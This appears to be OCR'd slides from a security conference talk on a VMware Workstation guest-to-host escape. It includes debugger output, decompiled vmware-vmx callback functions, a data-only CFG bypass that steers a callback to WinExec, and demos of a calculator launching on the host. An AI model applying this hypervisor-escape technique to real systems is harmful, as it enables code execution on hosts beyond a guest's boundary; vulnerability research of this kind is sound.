rax=00007ff66fb3ec90 rbx=00000000c174260 rcx=00000000000007b7
rdx=00000000035252d0 rsi=00000000c174310 rdi=0000000000000000
rip=00007ff6700bdd6b rsp=00000000014f2f0 rbp=000000006f252c0
 r8=00000000014ee88  r9=0000000000000001 r10=0000000000000000
r11=0000000000000246 r12=00000000000007b7 r13=00000000000180a5
r14=000000014e0fa000 r15=000000000391dab0
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
vmware_vmx+0x80dd6b:
00007ff6`700bdd6b ff157f901100    call    qword ptr [vmware_vmx+0x926df0 (00007ff6`701d6df0)]
0:000> u rax
vmware_vmx+0x28ec90:
00007ff6`6fb3ec90 4055            push    rbp
00007ff6`6fb3ec92 4154            push    r12
00007ff6`6fb3ec94 4155            push    r13
00007ff6`6fb3ec96 4156            push    r14
00007ff6`6fb3ec98 4157            push    r15
00007ff6`6fb3ec9a 4883ec50        sub     rsp,50h
00007ff6`6fb3ec9e 488b4a08        mov     rcx,qword ptr [rdx+8]
00007ff6`6fb3eca2 4c8bf2          mov     r14,rdx
```

Exploit on Windows

Bypass CFG


- I was playing with the Arbitrary Call primitive with the func_ptr overflowed with 0 when a crash happened since the OOB Write **destroyed** some chunks on the **heap**.
- This function looks interesting, if ONLY I could find one that uses the **second** parameter like this.

Exploit on Windows



```
__int64 __fastcall sub_1406B8A90(__int64 a1)
{
  _DWORD *v2; // rcx
  void (__fastcall *v3)(_QWORD, _QWORD, _QWORD, _QWORD); // rax
  void *v4; // rcx

  if ( *(_DWORD *)(a1 + 32) == 2 )
  {
    v2 = *(_DWORD **)(a1 + 96);
    if ( v2 )
      *v2 = *(_DWORD *)(a1 + 28);
  }
  v3 = *(void (__fastcall **)(_QWORD, _QWORD, _QWORD, _QWORD))(a1 + 8);
  if ( v3 )
    v3(*(_QWORD *)(a1 + 16), *(unsigned int *)(a1 + 24), *(unsigned int *)(a1 + 28), *(_QWORD *)(a1 + 328));
  if ( *(_DWORD *)(a1 + 32) <= 1u )
  {
    v4 = *(void **)(a1 + 64);
    if ( v4 )
    {
      if ( (void *)(a1 + 72) != v4 )
      {
        free(v4);
        *(_QWORD *)(a1 + 64) = 0i64;
      }
    }
  }
  return sub_14071E450(a1);
}
```

Exploit on Windows



```
void __fastcall sub_14028EC90(__int64 a1, _QWORD *a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = a2[1];
  v11 = *(_BYTE *)(*(_QWORD *)(v2 + 16) + 168i64);
  v4 = **(unsigned __int8 **)(v2 + 40);
  sub_1401850D0(*(_QWORD *)(*a2 + 960i64));
  v5 = a2[1];
  v6 = *((unsigned __int8 *)a2 + 32);
  v7 = *((unsigned __int8 *)a2 + 33);
  v8 = *((unsigned __int8 *)a2 + 34);
  *(_DWORD *)(v5 + 56) = *(_DWORD *)(*(_QWORD *)(v5 + 96) + 8i64) - *(_DWORD *)(v5 + 56);
    ...
LABEL_8:
  ((void (__fastcall *)(__int64, _QWORD))a2[2])(v5, a2[3]);
  free(a2);
}
```

Exploit on Windows


Bypass CFG

- It is the **original** callback function!
- With the second parameter already under our control, we can make another Arbitrary Call
- We do not even have to control **RIP**
- **Data-Only** Exploitation

Exploit on Windows

Bypass CFG


- We can point **RDX** to **vmem** to arrange the required elements of the **a2** structure in the **Guest** directly
- Set a2 to 0x7FFF0000 + 0x1000, we can write at the **physical** address of 0x1000 in the Guest



Exploit on Windows

Bypass CFG

- a2[2] points to KERNEL32!WinExec()
- a2[1] points to “calc.exe”
- a2[3] is 1(SW_SHOWNORMAL)
- a2[2](a2[1], a2[3]);




Exploit on Windows

The features of this kind of function

- One of its parameters points to a **structure** with a function **pointer** that will get called and the **parameters** of the function stored inside
- Turn one call into a call “chain”

Live Demonstration: Linux



```
osboxes@osboxes:~/exp$ sudo insmod exp.ko
```

About VMware Workstation 17 Pro

Product Information

Product: VMware® Workstation 17 Pro
Version: 17.0.0 build-20800274

License Information

Status: Licensed
Type: Volume
Expiration: No expiration

Additional Information

Host name: master-codeql
Memory: 15968 MB
Host OS version: 5.13.0-39-generic
UI log file: /tmp/vmware-master/vmware-ui-2242.log

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VMware is a registered trademark or trademark of VMware, Inc. in the United States and/or other jurisdictions.


All other marks and names mentioned herein may be trademarks of their respective companies.

Close

To return to your computer, press Ctrl-Alt.

```
master@master-codeql:~$ pstree -p $(pidof vmware-vmx) -a -u
vmware-vmx,4147,master -s vmx.stdio.keep=TRUE -#product=1;name=VMware Workstation;versio
  ├─{vmware-vmx},4170
  ├─{vmware-vmx},4171
  ├─{vmware-vmx},4172
  ├─{vmware-vmx},4173
  ├─{vmware-vmx},4180
  ├─{vmware-vmx},4181
  ├─{vmware-vmx},4183
  ├─{vmware-vmx},4184
  ├─{vmware-vmx},4185
  ├─{vmware-vmx},4186
  ├─{vmware-vmx},4187
  ├─{vmware-vmx},4188
  ├─{vmware-vmx},4189
  ├─{vmware-vmx},4190
  ├─{vmware-vmx},4191
  ├─{vmware-vmx},4192
  ├─{vmware-vmx},4193
  ├─{vmware-vmx},4194
  ├─{vmware-vmx},4195
  ├─{vmware-vmx},4196
  ├─{vmware-vmx},4197
  ├─{vmware-vmx},4198
  └─{vmware-vmx},4199
master@master-codeql:~$ pstree -p $(pidof vmware-vmx) -a -u
vmware-vmx,4147,master -s vmx.stdio.keep=TRUE -#product=1;name=VMware Workstation;versio
  ├─sh,4204 -c /usr/bin/gnome-calculator
  │   └─gnome-calculato,4205
  │       ├─{gnome-calculato},4206
  │       ├─{gnome-calculato},4207
  │       ├─{gnome-calculato},4208
  │       ├─{gnome-calculato},4209
  │       └─{gnome-calculato},4213
  ├─{vmware-vmx},4170
  ├─{vmware-vmx},4171
  ├─{vmware-vmx},4172
  ├─{vmware-vmx},4173
  ├─{vmware-vmx},4180
  ├─{vmware-vmx},4181
  ├─{vmware-vmx},4183
  ├─{vmware-vmx},4184
  ├─{vmware-vmx},4185
  ├─{vmware-vmx},4186
  ├─{vmware-vmx},4187
  ├─{vmware-vmx},4188
  ├─{vmware-vmx},4189
  ├─{vmware-vmx},4190
  ├─{vmware-vmx},4191
  ├─{vmware-vmx},4192
  ├─{vmware-vmx},4193
  ├─{vmware-vmx},4194
  ├─{vmware-vmx},4195
  ├─{vmware-vmx},4196
  ├─{vmware-vmx},4197
```

Live Demonstration: Windows



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		2,208 K	8,628 K	2324	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,516 K	6,424 K	2368	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,196 K	11,976 K	2432	Host Process for Windows S...	Microsoft Corporation
spoolsv.exe		5,404 K	12,628 K	2612	Spooler SubSystem App	Microsoft Corporation
svchost.exe		2,844 K	8,156 K	2700	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,188 K	7,900 K	2764	Host Process for Windows S...	Microsoft Corporation
svchost.exe		11,284 K	12,808 K	2840	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,044 K	7,268 K	2852	Host Process for W	
svchost.exe		12,076 K	18,508 K	2988	Host Process for W	
svchost.exe		3,324 K	10,856 K	3244	Host Process for W	
svchost.exe		16,380 K	20,284 K	3252	Host Process for W	
svchost.exe		18,716 K	19,748 K	3260	Host Process for W	
svchost.exe		2,864 K	9,372 K	3292	Host Process for W	
svchost.exe		1,300 K	5,768 K	3336	Host Process for W	
dasHost.exe		3,928 K	10,176 K	3960	Device Association	
svchost.exe		2,456 K	8,740 K	3348	Host Process for W	
svchost.exe		1,572 K	5,828 K	3364	Host Process for W	
svchost.exe		1,236 K	5,016 K	3380	Host Process for W	
VGAuthService.exe		2,856 K	9,060 K	3388	VMware Guest Aut	
vm3dservice.exe		1,428 K	5,268 K	3424	VMware SVGA Hel	
vm3dservice.exe		1,584 K	6,008 K	3736	VMware SVGA Hel	
vmware-authd.exe		3,872 K	10,768 K	3440	VMware Authorizat	
vmware-vmx.exe	13.35	3,553,988 K	5,583,156 K	7376	VMware Workstatio	
calc.exe	1.53	2,816 K	16,672 K	6080	Windows Calculato	
vmnetdhcp.exe		7,704 K	4,644 K	3480	VMware VMnet DH	
vmtoolsd.exe	< 0.01	6,864 K	16,820 K	3512	VMware Tools Cor	
vmnat.exe	< 0.01	1,972 K	5,728 K	3524	VMware NAT Servi	
MsMpEng.exe	2.29	238,972 K	157,892 K	3532		
vmware-usbarbitrator64.exe	< 0.01	2,824 K	10,492 K	3540	VMware USB Arbit	
svchost.exe		4,672 K	20,264 K	3560	Host Process for W	
svchost.exe		1,500 K	5,416 K	3652	Host Process for W	
svchost.exe		3,320 K	11,652 K	3896	Host Process for W	
dllhost.exe		4,072 K	12,336 K	4332	COM Surrogate	
svchost.exe		6,536 K	19,944 K	4448	Host Process for W	
svchost.exe	< 0.01	8,192 K	32,376 K	4600	Host Process for W	
svchost.exe		2,252 K	6,800 K	4780	Host Process for W	
svchost.exe		3,168 K	14,664 K	4820	Host Process for W	
svchost.exe		1,724 K	7,468 K	5020	Host Process for W	
ctfmon.exe		4,280 K	19,236 K	5100	CTF Loader	
svchost.exe		4,004 K	13,796 K	3416	Host Process for W	
svchost.exe	< 0.01	3,832 K	21,052 K	5492	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,696 K	8,176 K	5792	Microsoft Distributed Transa...	Microsoft Corporation
SearchIndexer.exe	< 0.01	20,124 K	24,932 K	6264	Microsoft Windows Search In...	Microsoft Corporation
NisSrv.exe		3,808 K	8,888 K	6776		
SecurityHealthService.exe		5,236 K	16,224 K	2312		
svchost.exe		4,664 K	10,812 K	6356	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,824 K	8,956 K	3180	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,428 K	5,376 K	6968	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,684 K	10,836 K	7460	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,896 K	10,672 K	8060	Host Process for Windows S...	Microsoft Corporation
svchost.exe		16,572 K	24,748 K	6160	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,040 K	15,016 K	5740		
svchost.exe		2,768 K	11,416 K	7404	Host Process for Windows S...	Microsoft Corporation
SgrmBroker.exe		4,376 K	7,184 K	1204		
svchost.exe		2,812 K	11,508 K	7060	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,536 K	15,244 K	6644	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,732 K	7,352 K	8004	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,624 K	9,780 K	8100		

CPU Usage: 22.88% Commit Charge: 42.70% Processes: 136 Physical Usage: 49.25%

```
osboxes@osboxes:~/exp$ sleep 4 && sudo insmod exp.ko
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

IV. Takeaways and Q&A

Takeaways

- The disk controllers of VMware hypervisors are complex and may have more bugs;
- It pays to read the specifications when doing hypervisor bug hunting;
- When exploiting certain type of bugs, we can put the data in the guest physical memory directly.

Q&A

Credits

- Lei SHI, mentor, encouragement and guidance
- Guang GONG, @oldfresher, director, freedom of research

THANK YOU!